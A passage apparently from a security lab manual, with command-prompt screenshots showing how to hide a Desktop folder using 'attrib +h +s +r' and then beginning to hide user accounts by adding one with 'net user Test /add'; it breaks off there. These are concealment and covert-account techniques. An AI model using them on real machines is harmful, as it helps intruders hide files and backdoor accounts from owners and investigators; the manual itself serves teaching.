
5. Now, type **dir** and press **Enter** to check the number of directories present on **Desktop**.



6. Type **attrib +h +s +r Test** and Press **Enter** to hide the **Test** folder.



7. Type **dir** and press **Enter**. We can see that the directory **Test** is hidden and there are only 2 directories shown in the command prompt.



8. To unhide the **Test** directory type **attrib -s -h -r Test** and press **Enter**.

9. To check the number of directories on Desktop type **dir** and press **Enter**.

```
Select Administrator: Command Prompt

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>_
```

8:36 AM 4/7/2022


10. Now we will hide user accounts in the machine.

11. In the command prompt window, type **net user Test /add** and press **Enter** to add **Test** as user in the machine.


```
Select Administrator: Command Prompt
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.


C:\Users\Admin\Desktop>
```

8:38 AM 4/7/2022

